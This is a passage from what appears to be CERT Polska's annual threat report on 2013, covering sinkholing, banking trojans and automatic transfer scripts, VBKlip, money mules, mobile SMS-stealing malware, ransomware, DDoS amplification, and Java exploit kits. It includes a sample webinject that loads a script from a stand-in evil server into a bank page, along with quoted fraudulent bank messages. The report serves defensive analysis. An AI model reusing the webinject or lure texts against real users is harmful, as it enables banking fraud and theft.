


Figure 3: Domain sinkholing

Later that year, NASK terminated the agreement with one of its partners – Domain Silver, Inc. The malicious domains registered through this partner were sinkholed by CERT Polska. More information is available in section 16.2 of this report.

For the rest of the year we monitored the activity of various malware using .pl domain namespace. When a domain was identified as used for malicious purposes, it was redirected to the sinkhole server controlled by CERT Polska.

At the beginning of 2014 the number of connections coming to our sinkhole server was between 500 and 900 per second (as shown in figure 3).

Last year we noticed several new botnets targeting Polish users. Most of them were designed to target online banking customers. The malware was used to steal login data and valid TAN codes.




Figure 4: TCP connections with the sinkhole servers at the beginning of 2014

Development of botnets also shows that correct and effective use of cryptography has become an increasingly important part of implementation of bots. Andromeda, instance of which we are sinkholing [30], used the RC4 stream encryption. Even simple bots, such as the "Mobile Antivirus" application for Android phones, used AES encryption [39].

CryptoLocker is one kind of the ransomware malware, which also uses the advanced cryptography to achieve its goals. It has not been localized to Polish yet, however, due to its success, we suspect that Polish version will be developed soon.

Criminals increasingly use cryptocurrency, such as (in)famous Bitcoin, as a method of payment, and even those who have never had a contact with electronic currency are likely to

08

pay in order to unlock their computer [10]. Sometimes there is a considerable amount of money, ranging from 0.3 to 2 BTC (about 300-400 USD at the time of ransom), but if you are late with payment it increases to 10 BTC (over 1000 USD) [46].

The domain .bit – used by Necurs malware [45] – is based on another type of cryptocurrency called Namecoin. Sinkholing C&C servers that use these domains is impossible, so this malware is much more dangerous. Using the TOR network causes similar difficulties, as in the famous case concerning the theft of data of the Target customers [11]. Another-example relates to Mavade malware that caused a significant growth in the TOR network usage in the middle of the year [13]. Also VBKlip, described by us [38], used the TOR network to receive status reports from infected computers. Apart from unblocked domains and anonymization networks, malware can also use some P2P networks. The researchers from IBM found an offer for malware called i2Ninja that communicates with its command-and-control servers through the I2P network [18].

This year we have also identified a new type of malware that implemented a completely innovative concept [40]. This malicious program, named by us VBKlip, used a fairly simple mechanism in order to steal money: whenever a user copied a text that contained a bank account number to the clipboard, it replaced that account number with a different one. VBKlip is a very simple program. Its first version was written in Visual Basic, and new versions are written in .NET. It does not use any network communication and no registry entries are created. The hardcoded account number was all that cybercriminals needed to receive money from the oblivious users.

Last year was also marked by a new malicious software spreading on Linux machines. In August the RSA company published the article about the malware that was designed to steal information from machines running the Linux operating system [43]. The malware was sold for 2,000 US dollars. At the end of the year, in December, we informed about a new type of the bot, designed to perform DDoS attacks, that infected both Linux and Windows operating systems. In case of Linux, the bot was installed through an SSH dictionary attack [34].

Another trend is to combine mobile applications with malware designed for PCs. We described two cases when a mobile application was spread through infected computers and the use of social engineering [33], [39]. This kind of malware is nothing new but it gained popularity last year. This also shows that social engineering is still popular and widely used by cybercriminals.

We advise individual users to use antivirus software, but still remain vigilant. They should not open suspicious attachments in order not to become infected with a trojan. In case of a discovery of an infection, we recommend visiting professional computer service. The little-known antivirus sandbox functionality is also worth using. It will run the executable files in a controlled environment (sandbox) and monitor their behavior. Thanks to this technique the antivirus program is able to control the spread of infection. All information on how to run the sandbox mode should be available at the antivirus vendor's website.

BANKING TROJANS 09

Banking Trojans are in the most dangerous category of malicious software, because they can cause serious financial damage. Cybercriminals can use them to steal all funds from our bank accounts and leave us without savings. Therefore, it is extremely important for all users to understand how they work.

Banking trojans are the type of malicious software that have mechanisms for launching attacks against online banking customers. In most cases these are the programs with the function of web injects on infected computer, i.e. modification of a page's content on the fly. The modification is done after removing the encrypted secure sockets layer (SSL), just before a page is displayed to user.

Undoubtedly the most popular in this category is all of the malware from the ZeuS family. This is probably due to the fact that in 2011 the source code for this Trojan was publicly disclosed. The most popular versions of the ZeuS are GameOver (ZeuS-p2p) and Citadel.

This type of malicious software is often offered for sale as a crimeware pack containing administration panel and program to build „client" (infected program) and encrypted configuration file. At first, the criminal has to buy or hack a server that will be used to control, and install administration panel. Then she/he has to configure a bot and build a program which will be downloaded onto infected computers. During the bot configuration, she/he defines URL address which will be used to control botnets.

These are:

- CONFIG-URL — address of the new configuration file,
- GATE-URL — address to which collected data (logins, passwords) will be sent and which will give new commands.




Figure 5: Banking trojans workflow

09

9.1 ATS – AUTOMATIC TRANSFER SCRIPT

The ability to modify the website's HTML code gives criminals really endless possibilities. This mechanism iscalled "webinject"and treatsthe content of thesite as a string searching for a given pattern and replacing it with a new value defined in the configuration. The replaced values can only be static strings, dynamic content is not permitted. This values can only be changed together with the bot configuration. Therefore, Automatic Transfer Script (ATS) was developed as a complement for banking trojans. It is a JavaScript code that communicates with a management server (other than the malware's C&C server) after being injected to a website that a user visits.




Figure 6: ATS workflow


For example, it may send data and account balance to the ATS server, and receive the amount and the account number which will be used in order to transfer money. The whole communication takes place in a browser process using POST and GET requests.

Example of the ATS webinject is presented below.

```
Target URL: "*/nasz.internetowy.bank/*
data_before
</head>
data_after
<body>
data_inject
<script type="text/javascript" src="https://evilserver.example/grabmoney.js">
</script>
```

One of the ATS systems used by criminals was named by us „az7". It facilitates the management of victims' accounts, "money mules", and tracking of transfers of funds.

By using such an easy tool criminals can, with just a click of a button, create a pop up that will instruct a victim to wire money to the money mule account. The main az7 framework (about 2,500 – 3,000 lines in the first versions, 8,000 – 9,000 lines in the final versions) allowed to send messages (using POST or GET methods) containing for example stolen login data or bank account balance, and received a function to execute in the browser environment. The az7 framework also had an extensive error reporting and tracked the workflow process planned by criminals.



Szanowny Kliencie!

Dzisiaj na Wasze konto został dokonany błędny przelew środkyw pieniężnych w kwocie **29876** PLN od [redacted] z konta **40114020040000**[redacted]. Zgodnie z zasadami naszego banku ta kwota została zaliczona na Wasze konto rozliczeniowe, ale była zamrożona dla wykorzystania.

Zgodnie z Zasadami korzystania z Serwisu Przelewyw Internetowych (p. 43) celem zapobiegania niesankcjonowanego przelewu środkyw pieniężnych działanie Waszego konta zostało wstrzymane do czasu pełnego zwrotu środkyw pieniężnych na konto **40114020040000**[redacted] właściciel ktyrego [redacted] zgłosił błędny przelew.

Żeby było Wam łatwiej, system zaraz automatycznie przejdzie do formy przelewu środkyw pieniężnych i wypełni za Was wszystkie potrzebne pola. Proszę potwierdzić tą operację i w ciągu 60 min. Wasz dostęp do poczty będzie wznowiony.

W przypadku Waszej odmowy zastosować się do tej instrukcji prosimy niezwłocznie zwrócić się do najbliższego oddziału Waszego banku z oryginałami umowy obsługi i swoim paszportem. W przypadku niezwrycenia środkyw pieniężnych będziemy zmuszeni przekazać sprawę do policji.

Kwota, ktyra została przelana na Wasze konto będzie automatycznie zablokowana poprzez automatyczny system zwalczania oszustwa (frond-systemem).

- Informacja dla Was:
- Oszustwo z użyciem kart kredytowych należy do przestępstw karnych. Osoby, ktyre pomagają w praniu (legalizacji) nielegalnie otrzymanych środków pieniężnych (przelewem z kont bankowych) są pociągani do odpowiedzialności karnej zgodnie z ustawodawstwem Rzeczypospolitej Polskiej.
- Sytuację z Waszym kontem uważamy za świadczenie pomocy przy praniu nielegalnie (bez sankcji) przelanych środkyw pieniężnych.

Dalej

Z poważaniem,

Departament Bezpieczeństwa Informacyjnego Banku

Dział zwalczania on-line-oszustwa

Figure 7: Message displayed by the ATS to the user

In conjunction with webinject mechanisms, the az7 framework allowed criminals to make almost every modifications of a transaction system website, e.g. displaying additional message. Additionally, cybercriminals had a possibility to manage both the list of infected transaction systems (fig. 7) and money mules (fig. 8), as well as infected users (fig. 9).

During the few months that we observed the botnets which were using the az7 framework clients from Poland, Japan, Czech Republic, Slovakia, Hungary, Spain, Portugal, Australia, Germany and the Netherlands were targeted. As we focused our attention mainly on botnets attacking Polish customers, we assume that the list presented above is not complete and there were also clients from other countries.

9.2 VBKLIP

At the end of 2013 we observed a new strain of banking malware, named VBKlip by us, that substituted the contents of the clipboard. It uses a fairly simple mechanism: the program running in the background monitored the contents of the data buffer when a user copied data to the clipboard (e.g. using the CTRL+C shortcut). Every time a user copied a piece of text that matched the bank account number format, it was substituted with a new number, hardcoded in the malware source code. It should be also noted that if a user copied a larger amount of text, only the part with account number was replaced with a new one, the rest remaining unaltered.

The software was written in Visual Basic 6. Due to its simplicity and the fact that it did not create any traffic to a C&C, the malware had not been detected by any antivirus program for a long time.

09




Figure 8: (A) List of the user accounts banks; (B) Screen used to manage money mules




Figure 9: Screen used to manage infected users

In the middle of October 2013 CERT Polska received an incident report from a user outlining a new kind of malicious software. According to the description the victim's computer was infected with malware that replaced the bank account number with a new one, both in transfers made on the bank's site as well as in email messages. From the event descrip-

tion we assumed that the infection took place two weeks earlier. After an analysis of the operating system we detected the application that switched the 26 digit bank account number with a new one defined in the malware source code. The user machine was infected through a phishing campaign, but we believe that this campaign was not a widespread one. Instead, e-mail content was carefully crafted so that the victim would be persuaded to open the attachment.

We also found another strain of this malware. On the day of the analysis the application was not detected by any of 48 antivirus solutions present on VirusTotal. The malware was written in .NET. However, apart from changing the language in which the applications were written, it did not significally differ from the application analyzed previously, including the detection by antivirus scanners. Behavioral and reverse analysis was performed on all found samples.

As the result of analysis we determined the operation scheme of the application:

- customer selected the account number (from a website or any other document), copied it to the clipboard (using e.g. CTRL+C),
- malicious software checked if the contents of the clipboard included the bank account number (based on the length of the number),
- at the time of pasting the text, only the account number was different, the rest of the text remained unaltered,
- replacement took place in all applications where the text was pasted, in particular:
  - forms of bank transfers (all banks),
  - emails with data concerning bank transfer,
  - other (websites, messengers, text editors).

Additional information and the instruction on malicious software removal are available on our blog [38], [32].

9.3 MONEY MULES

One of core aspects in any fraud scheme involving online banking customers is transferring stolen funds. It is not a good idea for a criminal to make transfers to his or her own bank account, because such an account will be quickly blocked and its owner will be located very easily. In order to be above all suspicions criminals launder illegal funds using money mules. They are recruited mostly through fake job offers. Their bank accounts are used for transferring money from victims' accounts. A money mule is obliged to either submit all access to his/her account to criminals or withdraw the funds and send cash abroad via Western Union Money Transfer (or similar). Money mules are paid for their services, usually a small part of money transferred (about 10% commission).

9.4 MITMO – MALWARE IN SMARTPHONE

The use of two-factor authentication is a security process protecting from unauthorized wire transfers. A user needs to provide an additional security code during critical operations (e.g. contact information changes, making bank transfers). These codes can be stored on paper cards or sent by an SMS message. They can be generated by a dedicated device (hardware token) or in a mobile phone. The use of SMS codes is also a popular method of transfer authorization. Such messages include not only the code, but also other data, e.g. amount to be transferred. If criminals want to transfer money from an account belonging to a person who uses this method of authorization, they may try to take control over victim's mobile phone. In 2013 it was done by displaying a notice on the infected computer

09

that instructed a user to install "security application" on a mobile phone. The malicious application intercepted all SMS messages and sent them to a predefined number belonging to the criminals. Attackers were able to get a confirmation code and make unauthorized wire transfer.

In the beginning the application called E-security, which was described on our blog, was used for this purpose. In December, cybercriminals used a botnet with a C&C utilising a new domain name, and hosting space within the same hosting service provider as before. The list of affected institutions included again the customers of the same set of banks. Criminals were still trying to persuade victims to install a malicious application in their mobile phones. This time instead of a "security certificate" the request asked users to install a "mobile antivirus". The master phone number and the localization where the reports were sent remained the same. A detailed description of this application is available on our blog [39].

The last apk file appeared on 22nd of December. In this period we registered 13 unique addresses distributing the application. CERT Polska monitored new addresses and blocked them as soon as possible.

9.5 NEW TRUSTED RECIPIENT

In the middle of December 2013 the existing version of the fake antivirus application (see 9.4) was moved to a new server. Customers of fifteen Polish banks were the target of a new wave of the attacks. Every time when a victim logged into the transaction system correctly, the cybercriminals' server received the data identifying the bank, account balance, login and password. In response the victim's browser got data in the following format:

```
var DrInfo ='171240xxxxxxxxxxxxxxxxxxxx::odbiorca::tytuł_przelewu::kwota';
```

Then malicious scripts displayed a notice (in Polish):

```
BANK zmienia format konta.  Prosimy o potwierdzenie danej operacji, w tym
celu nowy numer konta należy określić jako odbiorca zdefiniowany. Nowy nu-
mer konta będzie aktywny po upływie 7 dni, jeżeli dana operacja nie zosta-
nie potwierdzona, to przyjęcie przelewów na twoje konto będzie niemożliwe.
```

Which translates to:

```
Bank changes the account number format. Please confirm the operation. For
this purpose a new bank account should be determined as a defined recipient.
A new account will be active after 7 days. If the operation is not confirmed,
it will be impossible to receive any transfers on your account.
```

When the user clicked "Next", the "Add new defined recipient" form was opened. It was filled with the details received from the hacked server. Data had different formats depending on a particular bank, and usually included: the name of recipient, destination account number (belonging to a money mule), name of the defined recipient, an amount of transfer (if such entry was mandatory). Most importantly, the newly defined recipient was tagged as trusted, which means that no secondary authorization code would be required for future transfers. A victim confirmed new defined recipient by using one-time code sent in SMS message. Criminals' server got information that the operation was finished with success. Later the offenders logged into the victim's account and made a transfer to the newly defined recipient without entering any codes. Each account had boundary values: minimum and maximum amount that was to be transferred.

The notice and the money mule account number were sent to the victim only when her account balance was within a defined range.

RANSOMWARE 10

We found three ranges defined by cybercriminals:

- 20 000 PLN to 49 999 PLN
- 50 000 PLN to 99 999 PLN
- over 100 000 PLN

Ransomware was used on the large scale in Poland for the first time in 2012. Since then the phenomenon has remained at the same level and has been noticeable in many countries around the world.

During the whole last year, CERT Polska received information on new infections caused by this malware. The scenario was always the same. It presented a notice about the detection of a suspicious activity by the police or another, sometimes even fictitious, authority together with a message demanding a payment in order to unlock the system. According to the collected data most of the infections were caused by one of the exploit kits (such as those described in the section 12 of this report). This infection can take place as a result of either hacking a website or buying advertisements containing malicious content in the ad system .

„Malware don't need coffee" published a blog post outlining a new version of malware that also spread in Poland and redirects users to a child pornography website, and then locks her computer and demands a fine for watching the inappropriate content [5]. We received feedbacks from users that they had been infected with this version of malicious software.

In 2013 the notice was displayed as a typical website in the default browser. To make the page closure more difficult, the attackers implemented a technique of placing a large number of iframe elements with onUnload="ask" attribute. As a result, user was flooded with an enormous number of questions about the page closure and after a while she just got bored and resigned from closing this page.

The popularity of ransomware is reflected in the CERT Polska website statistics. In 2013 http://www.cert.pl/news/5707 was visited 176,732 times. All URL addresses with information relating to ransomware were visited 450,394 times, representing 20% of the total number of visits. On the other hand, due to its visibility, the statistics may be overestimated

– users do not notice other types of malware until they suffer any consequences of their activities, e.g. money loss.

Another type of ransomware is CryptoLocker. It is a malicious software that locks computer by encrypting user's files [9]. When user wants to get a decryption key, she receives a ransom demand. So far we have not received information about the Polish version of this malware, although its worldwide success (at least 1,100,000 USD of ransom [46]) may indicate that it will start spreading to other countries.

In 2013, it was difficult to get away from the topic of the DDoS (i.e. Distributed Denial of Service) attacks. One of the front-page news was "the attack which almost broke the Internet". It was a story about the incident that happened at the end of March. The servers that belonged to Spamhaus were targeted. Spamhaus is a company that tracks down spammers and publishes blacklists, so this attack was most probably a cybercrimals form of revenge. Most of the time the attack was directed against infrastructure of Cloudflare (anti DDoS service provider used by Spamhaus) and also against the infrastructure of its Internet service providers. According to Cloudflare the attackers were able to generate more than 300Gbps of traffic and it is the largest known DDoS attack ever [41]. Although the incident did not have big influence on global network and did not cause its slowdown, many companies using Cloudflare and consequently end users noticed the attack.

The attack on Spamhaus/Cloudflare was important because it was the first time that attackers used DNS-based reflection and amplification attacks on such scale [35]. This started the era of the UDP-based amplification attacks (which utilized DNS, NTP and chargen among others).

Although the possibility of such attacks has been known and discussed for a long time, the administrators are still not aware of the threat. As a result of their negligence there are hundreds of thousands of misconfigured servers that lack the protection against spoofing of source addresses. This situation creates a perfect environment for similar attacks in the coming months.

Just a few days later, we had a highly visible attack in Poland. At the beginning of April, the auction website Allegro was a target of a DDoS attack. At the same time, two websites of Polish banks were also inaccessible. Although none of the banks mentioned DDoS attacks as the reason of unavailability oftheir services, some media did not see it as a stopper to

make the attribution. They cited anonymous sources and later, the information that came from the police. After arresting the person responsible for launching the attacks the police said that "the attack targeted one of auction websites and two banks" [29]. It was also revealed that a blackmail attempt was made along with the attacks. The cybercriminals a ransom to be paid in Bitcoins. At the end of the year servers of the game called League of Legends[44] became a target of a DDoS attack. This was a result of a fight between different players, which shows how simple DDoS attacks are.

Unfortunately, the problem of DDoS attacks has become more and more serious. Regardless of usage of software and hardware solutions, administrators should also participate in mitigation of the threat. Providers should prepare appropriate procedures and policies to support clients in repelling the attacks. They should also eliminate misconfigured devices in their networks. The list of poorly configured devices can be retrieved from our free n6 platform (more information: n6.cert.pl).

[44] http://www.reddit.com/r/leagueoflegends/comments/1u1pcz/servers_down_discuss_here

Detailed statistics on malicious domains are presented in section A.5 of this report. There are two types of malicious URLs: C&C servers and websites that use exploit kits and are developed to take control over a user's computer. Whenever we get information about any C&C servers located in .pl domain, and we confirm it, we are trying to sinkhole it. Detailed description of these actions can be found in the section concerning sinkholing. This section presents information regarding the exploit kits. Java Runtime Environment (JRE) plugin is by far the most targeted software.

12.1 EXPLOIT KITS IN THE .PL DOMAIN

In 2013 we observed the use of .pl domains by various exploit kits, such as:

- Kore EK that used following exploits at that time (vulnerable software is written in the parentheses) [44]:
  - CVE-2013-2423 (Java version 7u17 and older)
  - CVE 2013-2460 (Java version 7u21 and older)
  - CVE 2013-2463 (Java version 7u21 and older)
  - CVE 2013-2471 (Java version 7u21 and older)

- Cool EK [4]:
  - CVE 2013-2460 (Java version 7u21 and older)
  - CVE 2013-2463 (Java version 7u21 and older)

- Sakura EK [17]:
  - CVE-2013-0422 (Java version 7u10 and older)
  - CVE-2013-2423 (Java version 7u17 and older)
  - CVE 2013-2460 (Java version 7u21 and older)

- » CVE 2013-2471 (Java version 7u21 and older)
- » it is also possible that some older CVE were also used.

- Flimkit [44]:
  - » CVE-2012-1723 (Java version 7u4, 6u32, 5u35, 4.2u37 and older)
  - » CVE-2013-2423 (Java version 7u21 and older)
  - » CVE 2013-2471 (Java version 7u21 and older)

Malicious domains played one of two roles: they redirected to the site that exploited users or just exploited them themselves. As a final result the computer was infected with some kind of malicious software such as ransomware, ZeroAccess rootkit or Kryptik trojan. Detailed description of these attacks, based on the websites monitored in the gov.pl domain, is presented below. Almost every time the infection took place after using the vulnerability in Java Runtime Environment (JRE).

Figure 10 shows the operation scheme of a typical exploit kit. At first user has to enter a website, then a server-side script decides whether it should append JavaScript code or not. This script checks versions of all of the installed browser plugins (e.g. Java, Flash, Silverlight or even MS Office). Then this data is sent to a server from which the script was downloaded. This malicious server decides which exploits will be suitable for this user and sends back appropriate code.

